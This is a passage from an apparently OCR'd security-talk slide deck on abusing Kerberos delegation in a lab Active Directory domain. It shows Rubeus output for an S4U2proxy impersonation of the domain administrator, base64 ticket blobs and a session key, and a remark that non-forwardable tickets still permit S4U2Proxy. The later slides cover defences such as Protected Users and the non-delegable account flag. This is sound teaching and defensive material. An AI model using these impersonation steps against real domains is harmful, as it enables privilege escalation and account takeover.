CWlEYs1U4NNL8j4fUXWoC2eavw54zsyiEj7yvCvhMtZUPp87jwoeKkX4/8yV5r2mT7wb84+Pg1igVmcfvvWJJWFjPEhmMfSWPt7eJzJnphQQnL/U
Y37cV9bYmnaNALV/9TjEYNGw46Cbb6diEonZ5Y4X9LjSBanyf+v0byXXhei/R9UuPTn+7FAJ9Nwoy0OopUgmPJxqVuM0Hs7cA17sC6s7H1eCUcpb
tRDkpNA+pWl2dWS8941m1EW5nQG7AbdXIN95MPG657MjjMJqc7WVAozWBUemyxJetM58aqhYHPRwvAT8M+zWerc8bLxU0DVIJRDc4X5e6WB7ER/5
h35KJuP3saxAQvAfuQw+UausEggjpWN81WGEkce8fvpEt7jF2CVzHtnGUzk/oWNxRAYw6EhJB2gwVBRI/tq40kSr+y1mj4oxeNYuJ/K/9cPouL8d
XbZ9xH9jCqrVNvh24QYTdOGFDeO8u9k9aChHpW/67nVft2y0JFRUhaR6OIkG6349/Fx1Bku475GvxCAxXSW/kcwPeFmK077R9hIeYa7lwG/VdfnD
DAzErnnsvHyNeCHGpFH0TXrRzNbnwaYB3vXXZtAdRgxvyRD05jM5ZW18I7L6HH9JqC5tu+bz+EvXu5MWygq9YmMfgvUg+jQJY0umjgt2OsbvkLSp
DcFLR0E5WmFnE2CgAPSNM8R9oxdbUUic7LvRCmmIFKJEk1A40O1pK42qNJfFVjGxNCwkGbXrEWHmpgFouxZwKZJ4UdmAFbByLqNGNibm0jT6nxkz
45JdZZkx/qPnX26bbnZD17LVUkLm5+P4on0HMVKzyJYX9MEvyTKU6vHRqjLkxoCgu3pzS5hhI9oJgC4O3jU8FhHikyVidTcpbK/LcKQp4P9StTIi
LqIGDQ1PTmyPO1z0bQ/xO8jmGXVGG7GL+mUU3HCmYwgLRriIvHVpfPhFnQ7amjgPiMpEFmHc3ujMCZ0GCJbqISV4W4RIVzpVD1ke/YflatUkSkJ8
fXctI6jgd0wgdqgAwIBAKKB0gSBz32BzDCByaCBxjCBwzCBwKArMCmgAwIBEqEiBCCt/8ZvKdQ384AKm5TGQvV6YIgkI8XKHk7hc1jTtWEW7aEOG
wxDQVBTVUxFLkNPUlCiGjAYoAMCAQqhETAPGw1hZG1pbmlzdHJhdG9yowcDBQAAoQAApREYDzIwMjEwNDIwMjAyNDU5WqYRGA8yMDIxMDQyMTA2M
jQ1OVqnERgPMjAyMTA0MjcyMDI0NTlaqA4bDENBUFNVTEUuQ09SUKkTMBGgAwIBAaEKMAgbBndlYjAxJA==


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1


[*] Action: Describe Ticket


  ServiceName              :  web01$
  ServiceRealm             :  CAPSULE.CORP
  UserName                 :  administrator
  UserRealm                :  CAPSULE.CORP
  StartTime                :  4/20/2021 10:24:59 PM
  EndTime                  :  4/21/2021 8:24:59 AM
  RenewTill                :  4/27/2021 10:24:59 PM
  Flags                    :  name_canonicalize, pre_authent, renewable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  rf/GbynUN/OACpuUxkL1emCIJCPFyh5O4XNY07VhFu0=
```



```
[*] Impersonating user 'administrator' to target SPN 'HTTP/sql01.capsule.corp'
[*] Using domain controller: dc01.capsule.corp (10.11.3.5)
[*] Building S4U2proxy request for service: 'HTTP/sql01.capsule.corp'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'HTTP/sql01.capsule.corp':
```

```
      doIGDDCCBgigAwIBBaEDAgEWooIFGDCCBRRhggUQMIIFDKADAgEFoQ4bDENBUFNVTEUuQ09SUKIlMCOgAwIBAqEcMBobBEhUVFAbEnNxbD
AxLmNhcHN1bGUuY29ycKOCBMwwggTIoAMCARKhAwIBBaKCBLoEggS2L0rxZqseeolYbjEusjc9e24pS9gd/IDwKineFZOBkaEo+uXDsgpqafaBBS
VUUNufvq60vgqYx6j24MnmgPpD5znyymTOLTg3MnYoNgsJFqgZhIYCK2ZtYcjddUavAEsOH3+orDjmJ4JVGXBSubfuFCoqVVp3dgyC3SVvhERscA
v6hfa3GxuVLpBEc2nocI9+xzPXWdO1MxIjSS2gIsCD9nWlSYBevjhyA/1U1/r7ZfowRQuquPBpRipNw8n9GNJLO0/ubyUQxzl8GnUVdzZH59HeYU
Y6GExxamUuviO8JNL7JN3IjQzj7FmIVzhQkw/gOA1vzLLTO8pWAnl21qUxUpitODHvdjiVxP1WhW2ChdBiE/c9hzmLBb5J3zQZRLFL5mPldhvoQ2
92ilzNAPe2emWdf46f7skGtSyaFK+Rv+2Up2Dt3D+992TiZmdhe3Oz8x3d3G30kwINPepQe4rNsSRB/VNI3gulYs6I+02dH3O9QWhjaaQs+jW7C9
63ub0z5W67Ofxv2yIo+WHojacz1tntzsRDV+VNmP7JULl1ZgpBoSqGPKs/dNZB73J3B+wjjxVPeYEDNgZ10j1tJlIbAMHn5Zchhf3Ns8KoCYwa3B
vfzkHUrdgX0EzZwO+igsJ7rN6mi6mC5t03LkBqK2FOBNaY9Fd8ZCvuLneNQ3aXKFFYKHSAkhsAkq9mg+oH1OXhkF2yu4eitVbkVT1yU2sxHq31bT
bHObhvsNvlHy/n2tTsuS31pjL4UJxiXdHqbaDSJPGiOVDzIvYvhYN3UsiCVIrMahm/z9bl28zKA8FdXu8xCCZM4CHcNQRHoPm+QzdU105rN4Q0F8
jELeSeMF6j8j7z+zrIqTYRgZ8fJb+ea3BrEDAWdU+MNmU7XupNkboLHsq9cBaV9dhl70vTTa2UwjOYrG/4hqzvu/3qV/Tigo+4XdkiK1Jq8klB80
PWnucxeoVRJCNL9TI9MOjvLj1urj7Yhvhvp+HtVXAgHv3B1eHpEWuksR6SwkhGnA3pHgBijDOhOnckhwDPuTBIKUgJHn+rdsfUin37fssjMR3Y9N
```

Even if it is non-forwardable, the ST can be used to invoke S4U2Proxy and obtain a ST for the trusting service


Interesting Links

- Elad Shamir - Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory
  - https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html
- Will Schroeder - A Case Study in Wagging the Dog: Computer Takeover
  - http://www.harmj0y.net/blog/activedirectory/a-case-study-in-wagging-the-dog-computer-takeover/
- Simone Salucci & Daniel López Jiménez - Kerberos RBCD: When an Image Change Leads to a Privilege Escalation
  - https://research.nccgroup.com/2019/08/20/kerberos-resource-based-constrained-delegation-when-an-image-change-leads-to-a-privilege-escalation/

How can I protect my privileged accounts?

Protecting your Accounts

- The Protected Users group
  - “If the principal is a member of PROTECTED_USERS the KDC MUST NOT set the PROXIABLE or FORWARDABLE ticket flags”
- The Account is sensitive and cannot be delegated UAC setting
  - “This bit indicates that the TGTs and STs obtained by this account are not marked as forwardable or proxiable when the forwardable or proxiable ticket flags are requested”
- If you configure your privileged accounts with any of these, they should not delegate credentials, and S4U2Self / S4U2Proxy should not work for them



Bulma DA Properties

User logon name: bulma_da @capsule.corp

User logon name (pre-Windows 2000): CAP\ bulma_da


□ Unlock account

Account options:

- □ Account is disabled
- □ Smart card is required for interactive logon
- ☑ Account is sensitive and cannot be delegated
- □ Use only Kerberos DES encryption types for this account

Account expires

- ● Never
- ○ End of: domingo , 23 de mayo de 2021



Bulma DA Properties

Member of:

Name	Active Directory Domain Services Folder
Domain Admins	capsule.corp/Users
Domain Users	capsule.corp/Users
Protected Users	capsule.corp/Users

Primary group: Domain Users

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

Protecting your Accounts (cont.)

- Note though that even if you configure your accounts with these settings, they can still be compromised by other means
- There' s no point in setting up an account as a protected user if the user then uses his credentials in places he should not
- Always ensure your privileged accounts work from a secure location (Privilege Access Workstation or similar) and do not disclose their credentials in unsafe places

- Now that you understand how the different Delegations work – and their weaknesses – you should be able to choose which one suits for your environment
  - Hopefully it won’t be Unconstrained ☺
- As a Pentester, you should have now the basis to understand all the multiple attack paths these Delegations provide
  - Check the Internet! There are some really mind-blowing posts

Special Thanks

- Thanks ASPSnippets for a sample application to work with
  - https://www.aspsnippets.com/Articles/Display-list-of-files-from-Server-folder-in-ASPNet-GridView.aspx

- Thanks ElephantSe4l (@ElephantSe4l), Simone (@saim1z) and Dirk-jan (@_dirkjan) for the support, feedback and ideas

- Thanks all the sources referenced throughout these slides

MANY THANKS!

Any Question?